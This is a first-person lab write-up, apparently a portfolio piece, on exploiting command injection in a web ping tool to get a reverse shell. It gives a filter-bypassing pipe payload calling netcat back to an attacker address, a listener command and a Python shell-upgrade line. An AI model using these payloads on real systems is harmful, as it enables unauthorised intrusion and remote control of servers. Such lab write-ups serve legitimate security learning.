Objective: To exploit a Command Injection vulnerability in a web application to bypass input filters and establish a persistent Remote Shell.
1. The Vulnerability: Improper Input Validation
The target was a web-based “Network Diagnostic Tool” designed to ping IP addresses. By analyzing the application’s behavior, I identified that it was passing user-supplied input directly to the system shell without proper sanitization. This allowed for Command Chaining, where a legitimate command is followed by a malicious one.
2. Technical Execution: Bypassing Filters

Initial attempts to use the semicolon (;) separator were blocked by the application’s basic “Sanity Check.” I successfully bypassed this restriction by using the Pipe (|) operator, which redirected the command flow to the system’s sh (shell) environment.
| Component | Value | Purpose |
|---|---|---|
| Exploit Vector | Web Input Field (Ping) | The entry point for the attack. |
| Payload | `127.0.0.1 | nc [Attacker_IP] [Port] -e /bin/sh` | Execution of the attack string. |

| Listener | Netcat (nc -lvp) | The “Ear” on Kali waiting for the connection. |
| Target User | www-data | The service account running the web server. |
3. Execution Workflow
- Listener Initialization: I opened a listening port on my Kali machine using Netcat to intercept the incoming connection.
- Payload Injection: I entered the malicious string into the web form. This told the server: “Ping yourself, but then open a connection to Sophy’s Kali machine and give her a terminal.”
- Connection Capture: The server executed the command, and a Reverse Shell was established.
- Shell Stabilization: To convert the “dumb” shell into a functional terminal, I utilized a Python PTY spawn trick to gain an interactive Bash prompt.
4. Key Commands Used
- On Kali:
nc -lvp 4444(To wait for the server’s call). - In Web Box:
127.0.0.1 | nc 192.168.56.1 4444 -e /bin/sh(The “Phone Home” command). - In Reverse Shell:
python -c 'import pty; pty.spawn("/bin/bash")'(To stabilize the terminal).
5. Professional Impact
This project demonstrates Lateral Movement. It shows that even if a server is patched at the OS level, a single vulnerable web form can provide a gateway to the internal network. By upgrading the shell using Python, I proved my ability to maintain a stable “Command and Control” (C2) presence on a target, which is essential for deep-penetration testing.